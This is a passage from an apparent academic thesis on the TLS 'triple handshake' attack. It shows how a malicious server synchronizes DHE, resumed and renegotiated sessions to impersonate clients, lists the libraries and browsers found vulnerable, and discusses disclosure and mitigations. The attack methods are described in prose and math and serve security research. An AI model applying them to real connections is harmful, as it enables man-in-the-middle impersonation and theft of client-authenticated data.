Previous references/Similar attacks: Keying Material Exporters for TLS [RFC5705, §5]; Lowe's attack on the Needham-Schroeder Protocol [Low95]; Unknown key-share attack on Station-to-Station protocol [BM99].

[1] See e.g. `http://www.imc.org/ietf-sasl/mail-archive/msg03230.html`

Synchronizing DHE

Suppose that C (or S) refuses RSA ciphersuites, but accept some DHE ciphersuite. We show that A can still synchronize the two connections, because the DHE key exchange allows the server to pick and sign arbitrary Diffie-Hellman group parameters, and any client that accepts the server certificate and signature implicitly trusts those parameters.

In this scenario, A substitutes its own certificate for S's (as with RSA), then changes the Diffie-Hellman group parameters in the server key exchange message, and finally changes the client's public key in the client key exchange message.

Suppose S offers a prime p, generator g, and public key $P_S = g^{K_S} \; mod \; p$. A replaces p with the non-prime value $p' = P_S(P_S - 1)$ and signs the parameters with its own private key. When C sends its own key exchange message with public key $P_C = g^{K_C} \; mod \; p'$, the attacker replaces it with the public key g and sends it to S.




Figure 4.8: A man-in-the-middle attack on an initial DHE-based TLS handshake when the client and server are willing to accept the ephemeral public $g^{(p-1)/2}$ from each other. Then, the attacker manages to set up the same key materials (master secret, random nonces, keys) on separate connections to an honest client and honest server.

The attack trace is shown in Figure 4.8. The messages modified by the attacker are:

4. $S \rightarrow A$: ServerKeyExchange(sign($[p, g, P_S, cr, sr], sk_S$))

4'. $A \rightarrow C$: ServerKeyExchange(sign($sk_A, [P_S^2 - P_S, g, P_S, cr, sr]$))

8. $C \rightarrow A$: ClientKeyExchange(P_C)

8'. $A \rightarrow S$: ClientKeyExchange(g)

Our choice of p' ensures that P_S has order 1 in the group $Z*_{p'}$, or equivalently $\forall x, P_S^x = P_S \; mod \; p'$. Other values of the form $p' = q(P_S - 1)$ also lead to P_S having a low order in $Z*_{p'}$.

Upon receiving this message, C computes

$$\begin{aligned} pms &= P_S^{K_C} \bmod P_S(P_S - 1) \\ &= P_S \bmod P_S(P_S - 1) \\ &= P_S \text{ (with leading 0s stripped)} \end{aligned}$$

while S computes $pms = g^{K_S} \bmod p = P_S$. Finally, both connections share the same pms, ms, and derived keys.

Variants and Mitigations The authenticated Diffie-Hellman key exchange is not intrinsically vulnerable to a man-in-the-middle, as long as both parties use the same, well chosen group. The key to this attack is that the attacker is able to make C accept a group with a non-prime order. In fact, p' above is always even (and may cause errors with implementations that rely on Montgomery reduction for modular exponentiation) but it is easy to find odd non-primes that work just as well.

For example, OpenSSL-based clients refuse even numbers for p' because the big-integer computations they use rely on p' being odd. In this case, we modify the above attack in two ways. First, the attacker chooses a public key g^x instead of g, such that $P_S = g^{K_S * x} \bmod p$ is even. Such an x is easy to find: if $x = 1$ does not work, then x is the smallest number such that $g^{K_s * x}$ is greater than p. Second, the attacker offers $p' = P_S^2 - 1$ in the server key exchange to C. Now, when C calculates pms, the result is either 1 (if K_C is odd) or P_S (if K_C is even). Hence, the attacker has a 50% chance of synchronizing the two connections. We have implemented and verified this attack against unmodified TLS clients that use OpenSSL, GnuTLS, NSS, JSSE, and SChannel.

The attack fails if C checks that p' is prime. Yet, none of the mainstream TLS implementations perform a full primality check because it is deemed too expensive. A probabilistic primality check could help, but may not guarantee that the attacker cannot find a p' that defeats it. An alternative mitigation would be to standardize a few known good Diffie-Hellman groups for use in TLS. Indeed, this is the approach taken in protocols like IKEv2 and in TLS variants like SRP.

Even when clients and servers use known groups, care must be taken to validate the public key received from the peer. Otherwise, they may become vulnerable to *small subgroup* attacks [see e.g. AV96; RS00] which have been exploited in previous TLS attacks [WS96; Mav+12]. [BJS07b] define a procedure for checking public keys, but we found that many TLS implementations do not implement it. We analyzed TLS clients and servers to check whether they accept degenerate public keys (with small orders) like 0, 1, and −1; these keys always lead to $pms \in \{0, 1, -1\}$. While 0 and 1 are rejected by most implementation (to mitigate [Mav+12]), we found that NSS, SChannel, and JSSE do accept −1. On the web, we found that all web browsers and about 12% of DHE-enabled servers of the top 10,000 Alexa list also accept −1. Such clients and servers are vulnerable to our key synchronization attack, since the pms can be forced to be the same on both connections (with high probability), even if these clients and servers only accept known primes and correctly sample their keys.

Finally, even with full public key validation, A can play a man in the middle except that it will be unable to complete the handshake with C and will not know the keys. If C is still willing to use the session (e.g. due to False Start) variations of our attacks may still succeed.

The problem of validating group parameters and public keys in Diffie-Hellman key exchanges is well known. However, the TLS standard does not mandate any checks, and the checks recommended in related specifications [RFC2631] are too weak; in particular, they al-

low the $p-1$ public key that we exploit above. We recommend that TLS implementations at least implement the checks in [BJS07b].

To foil our man-in-the-middle, an alternative mitigation would be to include the Diffie-Hellman group parameters in the master secret computation. Our attack relies on the *pms* computed in one group being usable in another group—a cross-group attack. Our task is made much easier by the fact that TLS-DHE strips out the leading zeros from the *pms*, allowing the group sizes to be different. Instead, if the *ms* computation included the full server DH parameters, this confusion would no longer be possible.

Key Synchronization in ECDHE with Curve25519 The named elliptic curves used with TLS and other protocols typically do not have any small subgroups, but there are many new proposals and prototype implementations that use Curve25519 [Ber06], because its implementations are faster and because it does not require any public key validation (all 32-byte strings are said to be valid public keys). However, Curve25519 has a subgroup of size 8, and hence there are 12 points that fall in small subgroups. Yet, implementations of the curve typically do not forbid these values, trusting that "these exclusions are unnecessary for Diffie-Hellman".[2]

Hence, if a client C and server S both allow Curve25519 public keys in the 8-order subgroup, a man-in-the-middle M can mount a key-synchronization attack to obtain the same key on two connections with probability at least 1/8. Consequently, TLS-ECDHE with Curve25519 also becomes vulnerable to the first stage of the triple handshake attacks.

More generally, checking that a public key point lies on a curve is quite efficient (one scalar multiplication) and we advocate that this check should always be performed, otherwise a similar attack becomes possible on any curve.

Summary of Experiments: Our experimental setup is:

- S is a TLS server that supports DHE
- A is our malicious TLS server
- C is a TLS client that connects to A, offering DHE

Outcome: C successfully connects to A, and has new epoch parameters:

$$\{sid, keys, \texttt{ENC\_ALG}, cvd, svd\}$$

C caches a new session for A with parameters:

$$(A, sid) \mapsto \{ms, \text{anon} \rightarrow cert_A, \texttt{DHE}, \texttt{ENC\_ALG}\}$$

S accepts a connection from A, and has new epoch parameters:

$$\{sid, keys, \texttt{ENC\_ALG}, cvd', svd'\}$$

S caches a new session with parameters:

$$(S, sid) \mapsto \{ms, \text{anon} \rightarrow cert_S, \texttt{DHE}, \texttt{ENC\_ALG}\}$$

A knows all these epoch and session parameters.

Unknown Key-share Attack: C shares a DHE master secret and connection keys with S but is unaware of it. This is despite both C and S themselves generating fresh random ephemeral keys that they do not use in any other connection. As a result C and S may give credit for

[2] http://cr.yp.to/ecdh.html

any messages received encrypted under these keys to A, even if they were sent by S and C, respectively.
Tested software: The following libraries accept arbitrary DH groups, with no primality restriction on the p-value:

- gnutls: gnutls-cli, curl (C), gnutls-serv (S)
- NSS: Firefox, Chrome, Opera 16 (C)
- SecureTransport: Safari (C)
- PolarSSL
- Opera SSL: Opear 12.16 (C)

The following libraries accept a restricted but still large set of non-prime p-values:

- openssl: s_client, curl (C), s_server, apache,nginx (S)
- JSSE: apache HttpClient, Java HttpURLConnection (C)

The following libraries accept degenerate public-keys:

- NSS: Firefox, Chrome, Opera 16 (C)
- JSSE: apache HttpClient, Java HttpURLConnection (C)
- SChannel: IE 10 and 11, .NET WebClient (C)
- SecureTransport: Safari (C)

OpenSSL up to version 0.9.7m and GnuTLS up to version 3.0.18 also accept these degenerate keys.

To evaluate how many servers on the web also accept such keys, we tested the top 10000 Alexa websites. Of these, about 1895 websites accepted TLS connections with DHE ciphersuites. And of these 1895 websites, 232 accepted degenerate public keys from a client. Hence, about 12% of DHE-enabled websites accept degenerate Diffie-Hellman public keys (specifically -1). We conjecture that these websites are probably running older versions of OpenSSL.
Previous references/Similar attacks: Unknown key-share due to weak parameter validation in Diffie-Hellman exchanges [VW96; AV96]; Unknown key-share attack on MQV protocol [Kal01]; Small subgroup attacks on Diffie-Hellman exchanges [RS00]; Cross-protocol attack on TLS-DHE server key exchange message [Mav+12]

Synchronizing Abbreviated Handshakes

Suppose C, A, and S have synchronized sessions and connections, as described above. If C attempts to resume the session with A over a new connection, A can then synchronize this new connection with a new connection to S. In fact, abbreviated handshakes are easier to synchronize than full handshakes.

When C sends its client hello requesting session resumption on a new connection, A simply forwards the request to S, and forwards S's response to C unchanged. C and S complete the handshake through A, re-using the master secret known to C, S, and A, as shown in the top half of Connection 2 in Figure 4.10.

A more detailed attack trace is in Figure 4.9.




Figure 4.9: A man-in-the-middle attack on session resumption on a new connection, assuming that the attacker has already set up sessions with the same key materials at the honest client and server (e.g. using Fig 4.7). At the end of session resumption's abbreviated handshake, the new key materials on both connections is the same. Moreover, the client and server verify data and the `tls-unique` channel binding on both connections is also the same.

The resulting epochs on the two connections have the same keys, also shared with A. The new epochs are, in fact, more synchronized than the epochs on the original connection: the client and server verify data on these epochs are also the same. Hence, after resumption, the only noticeable difference between the two connections is that the C-A connection has a session with server identity $cert_A$ while the A-S connection has a session with server identity $cert_S$. All other differences have been erased. This is important for the attacks in §4.3.2.

The ease with which resumed sessions can be synchronized exposes the weak authentication guarantees of the abbreviated handshake. It only ensures that the client and server share the same master secret, whereas applications may (and do) assume that they share the same session, which we show is not the case. To obtain stronger guarantees from this handshake, in §8.6 we propose a TLS extension, similar to [Res+10], that links the resumption handshake to the original session.

Summary of Experiments: Our experimental setup is:

- S is a TLS server that supports RSA/DHE
- A is our malicious TLS server
- C is a TLS client that has previously connects to A with RSA/DHE, and is now trying to resume that session (sid) on a new connection to A.

Outcome: C successfully resumes its session on a new connection to A, and has new epoch parameters:

$$\{sid, keys', \mathsf{ENC\_ALG}, cvd'', svd''\}$$

S accepts a connection from A, and has the epoch parameters:

$$\{sid, keys', \mathsf{ENC\_ALG}, cvd'', svd''\}$$

A knows all these epoch parameters.
Unknown Key-share Attack: C already shared a TLS master with S, and was unaware of it. Now, C has resumed the session with S on a new connection (through A), and is still unaware that S is involved in the new connection. Both C and S have the same keys and client and server verify data, and these keys are still known by A.
Tested libraries: Since this behavior is standard in TLS, all clients and servers that support session resumption have this behavior.

- openssl: s_client, curl (C), s_server, apache,nginx (S)
- gnutls: gnutls-cli, curl (C), gnutls-serv (S)
- NSS: Firefox, Chrome, Opera 16 (C)
- SChannel: IE 10 and 11, .NET WebClient (C), IIS (S)
- JSSE: apache HttpClient, Java HttpURLConnection (C)
- SecureTransport: Safari (C)

Previous references/Similar attacks: None

4.3.2 Exploit against HTTPS Client Authentication

TLS is most commonly used in the anonymous-client mode, where only the server is authenticated. Consequently, applications often deploy their own mechanisms and protocols to authenticate users after the TLS handshake has finished.

Previous work shows that layering a client authentication protocol within a server-authenticated secure channel is vulnerable to generic man-in-the-middle attacks [ANN05; OHB06b]. The TLS renegotiation attack is also an instance of this pattern [RD09b]. If an attacker A can see application-level protocol messages between C and S, it can tunnel these messages through its own connection with S, thereby impersonating C at S.

This attack is possible in three scenarios. First, if the client C uses the same application-level credentials on encrypted and unencrypted channels. Second, if C uses the same credentials on different servers, one of which could be malicious. Third, if C fails to correctly validate the server identity and confuses a malicious server A with an honest server S. In all these cases, the application-level protocol should guarantee that the credentials released by C to A cannot not be used by A at S.

A common pattern to enforce this guarantee is to cryptographically bind the (inner) application authentication to the (outer) underlying TLS channel [ANN05; RFC5929; Res+10]. This binding helps only inasmuch as the inner protocol employs strong keys (public or secret) or a passphrase-based challenge-response scheme resistant to dictionary attacks. Bearer tokens cannot be protected. In this section, we discuss four such binding mechanisms, and show how to break their guarantees using the synchronizing TLS proxy of §4.3.1.

The Triple Handshake Attack

Suppose A has an anonymous-client TLS connection to S. When A tries to access a user-protected resource, S triggers a renegotiation to require A to authenticate as a valid user, with a client certificate or some other credential (PSK, SRP, etc.). This pattern is enabled, for example, on the Apache web server, when a client tries to access a protected directory.

A wants to authenticate to *S* as *C* (without *C*'s credentials). More generally, even if *A* has previously authenticated to *S*, it wants to change its authenticated identity to *C*. We show how *A* can mount this impersonation attack using the synchronizing TLS proxy of §4.3.1.

Assume the adversary *A* has set up synchronized sessions and connections with *C* and *S*. If *C* resumes the session on a new connection, *A* can resume the same session on a new connection to *S*. As discussed in §4.3.1, at the end of the abbreviated handshake, the verify data on both connections is the same. Now, if *C* or *S* initiates a client-authenticated TLS renegotiation, *A* can simply forward all messages from *C* to *S* and back, making no changes. The client and server hellos will refer to the verify data from the abbreviated handshake and thus be accepted by both parties. This triple handshake across two connections is depicted in Figure 4.10.

At the end of the renegotiation, from TLS's viewpoint, *C* and *S* share a new mutually-authenticated session. *A* does not have the keys to this new session, but it may have injected data in both directions before the renegotiation, and this data may now be mistakenly attributed by *C* to *S*, and vice versa. In other words, the TLS peer on the connection has changed, and the application may not realize it, defeating the purpose of the secure renegotiation extension. In Abadi's terminology, we have converted an attack on "credit" to an attack on "responsibility".

Preconditions and Variations The attack above works regardless of whether the renegotiation uses client certificates, PSK, or SRP to authenticate the client, and even if the initial handshake also used client authentication.

The main precondition is that the client be willing to use the same authentication credentials on *A* and *S*. This is reasonable for public-key certificates, which are often used as universal identity assertions when issued by trusted CAs. For SRP or PSK credentials, this may not seem as likely, but these key exchanges are typically used to provide both server and client authentication, and hence, they both offer several ciphersuites that do not use server certificates at all.

Indeed, not needing expensive public-key operations or a public-key infrastructure is one of the motivations for using TLS-PSK. Hence, for example the malicious server could ask a client to login with one PSK identity, for which it knows the key, and during renegotiation it may demand a different PSK identity, for which it does not know the key, but the honest server S does. The above attack would work in these cases. In summary, clients may agree to authenticate to A even if A's certificate is not trusted, or even not sent in some SRP and PSK modes. In many cases, the credential is sent automatically by the TLS client with no interaction with a user or application.

The second precondition is that the client and server should be willing to accept new mutual identities during renegotiation. Accepting a change of client identity (or client authentication on an anonymous session) is one of the purposes of renegotiation, but accepting a change of server may seem unusual. We experimentally tested a wide variety of TLS client applications, including mainstream browsers, popular HTTPS libraries such as CURL, serf, and neon, version control systems, VPN clients, mail clients, etc. We found that a vast majority of them *silently* accept a change of server identity during renegotiation, and thus are vulnerable to our impersonation attack.

Why does this not contradict proofs of the TLS handshake? Most proofs [e.g. KPW13a; Jag+12] ignore renegotiation and resumption; [Bha+12b] supports resumption but not renegotiation; [GKS13] considers renegotiation but not resumption; [Bha+13a] supports both and relies on the application to correctly handle epoch changes.

Web Exploit and Mitigation As a concrete example, we implemented the above attack as a web server acting as a synchronizing proxy between a browser *C* and an honest website *S*. After




Figure 4.10: Triple Handshake attack on client-authenticated TLS renegotiation




Figure 4.11: A man-in-the-middle attack on client-authenticated renegotiation following the resumption trace of Fig 4.9. At the end of the renegotiation, the client and server have a mutually authenticated TLS connection, but the client thinks it is still talking to A. Moreover, any data the attacker sends before the renegotiation is concatenated with confidential client-specific data sent after renegotiation.

proxying the initial handshake and session resumption, A can tamper with the connection in many ways, before instigating renegotiation:

- A can send a POST message to S which will get subsequently attributed to C after renegotiation.
- A can send a page with JavaScript to C, so that the script gets executed later, in the client-authenticated session.
- A can source a client-authenticated page from S in one frame at C while reading its contents from another frame sourced at A, bypassing the same origin policy (XSS).

All of these attacks can be used to subvert both user authentication on the server and same-origin protections on the browser. Protections like CSRF tokens and Content Security Policy do not help since the page's origin is no longer reliable.

We have disclosed this vulnerability to a number of browser vendors. The easiest mitigation is for web browsers to refuse a change of server identity during renegotiation (since their UI can hardly convey a HTTPS mashup of several origins); some of them have already made this change in response to our report. For web servers and other HTTPS applications, we believe that restricting peer certificate changes would be a good default as well, with a careful review of the UI and API design in the cases when the identity is expected to change.

One may wonder if the above attack is foiled by TLS and HTTPS features that identify the intended server, so that the honest server will not accept a client-authenticated connection meant for the attacker.

At the TLS level, the Server Name Indication (SNI) extension [RFC3546] is supported by all major browsers and allows clients to specify the name of the server it intends to connect to in the client hello. This is meant to help the server to choose a certificate, in case the same server supports multiple domains with different certificates. As a side-effect, this feature could also be used by servers to reject connections when the server name in the client hello is unknown. Indeed the specification allows the server to send a fatal alert in this case (and OpenSSL, for example, offers this as an optional feature).

Hence, in our attack, during renegotiation, the client hello will have the attacker's hostname in the SNI and one may expect the server to reject this client hello. However, all major web servers only use SNI as an optional indication when the server is configured with multiple virtual hosts on the same IP address; if SNI is supported but contains an unknown value, the server will fallback to the default virtual host, or if none is marked as default, the first one in the configuration file. We advocate that web servers should reject handshakes where the client hello includes an unrecognized SNI value.

At the HTTP level, all requests sent by compliant browsers contain the `Host` header, naming the intended target of the request. Web servers that receive such requests parse this header and use it, for example, to choose between the multiple virtual hosts that they may serve. In our attack, one may expect that this would cause the renegotiated connection to fail, since the `Host` header sent by the client after renegotiation would contain the attacker's host name, not the honest server's. However, when an unrecognized `Host` header is received, all major web servers use the same fallback as for SNI: they will select either the default or the first virtual host configured for the IP address of the server. A recent study [Dur+13] measured that less than 1% of websites are served by a non-default SNI virtual host. Hence, the vast majority of HTTPS websites are configured as the only virtual host on their IP address, and will thus accept any `Host` value. Furthermore, in our attack, since the attacker can tamper with the connection before renegotiation, he can inject an HTTP request and `Host` header, so that the second host header sent by the client is ignored (this is the behavior on many servers, including Google, for

example). The page returned by the server would then contain client-authenticated data that the attacker would be able to read from a different frame using the same-origin policy. We will return to this question in Part III of this thesis, and show that other attacks can rely on the same HTTPS weakness.

Implementation Bugs and Attack Variants Although we mostly assume correct certificate issuance and validation, it is worth noting that our renegotiation attack exposes further vulnerabilities if the TLS implementation does not handle these steps correctly.

- If during the renegotiated handshake, the client is willing to send the client CertificateVerify even if the server certificate was invalid, then it becomes vulnerable to this attack, even if it subsequently tears down the connection. (TLS clients that complete handshakes before reporting invalid certificates can have this behavior.)
- If the client were willing to accept an invalid certificate for the first connection, so long as renegotiation provided a valid certificate, this attack becomes easier to mount by an active network attacker. After renegotiation, since the new certificate is valid, the client may display/return the new certificate, fooling the user into thinking that the initial invalid certificate was a temporary aberration.
- If the attacker obtains a mis-issued certificate for an honest server, it is able to impersonate any user on that server. Suppose S has a certificate $cert_S$ that is valid for use on a large number of servers. This is quite common. For example, the default certificate at `google.com` covers 44 domains and an unknown number of subdomains. If A is able to obtain a mis-issued certificate for even one of these subdomains (e.g. `A.googleusercontent.com`), it can use our renegotiation attack to impersonate `google.com`.
- If the client is willing to negotiate a weak signing algorithm with the attacker, a similar but more theoretical attack appears; since the attacker may be able to forge one of the signatures in the server certificate chain.

Summary of Experiments Our experimental setup is:

- S is a TLS server that enables resumption and renegotiation and allows C to login with its certificate $cert_C$
- A is our malicious TLS server
- C is a TLS client that first connects, then resumes, then renegotiates with its client certificate $cert_C$ at A

Outcome: After resumption, A sends $\texttt{AppData}_1$ to C and $\texttt{AppData}_2$ to S. So, the input streams at C and S are:

$$C \leftarrow \{\texttt{AppData}_1\}$$
$$S \leftarrow \{\texttt{AppData}_2\}$$

C successfully renegotiates at A, and has new epoch parameters:

$$\{sid', keys'', \texttt{ENC\_ALG}, cvd''', svd'''\}$$

C caches a new session for A with parameters:

$$(A, sid') \mapsto \{ms', cert_C \rightarrow cert_S, \texttt{KEX\_ALG}, \texttt{ENC\_ALG}\}$$

S accepts the renegotiation (from A), and has the same new epoch parameters and the same new session parameters as C.
A does not know the keys and master secret in this epoch and session.
S then sends $\mathtt{AppData}_3$ and C sends $\mathtt{AppData}_4$ on the connection; both of which A forwards. So, the input streams at C and S are:

$$C \leftarrow \{\mathtt{AppData}_1, \mathtt{AppData}_3\}$$
$$S \leftarrow \{\mathtt{AppData}_2, \mathtt{AppData}_4\}$$

Impersonation Attack: S accepts application data from A ($\mathtt{AppData}_2$) and subsequently attributes this data to C, concatenating it with data received from C ($\mathtt{AppData}_4$). C also concatenates data sent by A ($\mathtt{AppData}_1$) to data subsequently sent by S after client authentication ($\mathtt{AppData3}$). Depending on C's implementation, it may attribute both to A or to S.
Tested software: All TLS libraries we tested allow applications to view and reject any changes of server certificates during renegotiation. They also allow clients and servers to disable renegotiation altogether. However, the following client applications do allow servers to change certificates during renegotiation, enabling the attack:

- openssl: curl, wget, nodeJS, php, neon, serf, svn git
- gnutls: curl, git
- NSS: Chrome, Opera 16
- SChannel: IE 10 and 11
- SecureTransport: Safari, Apple Mail

Previous references/Similar attacks: This attack re-enables the man-in-the-middle attack on TLS Renegotiation attack [RD09b], which was believed fixed by [Res+10]. Discussion on that attack included references to scenarios like the one we exploit[3].

4.3.3 Variations using other authenticaton protocols

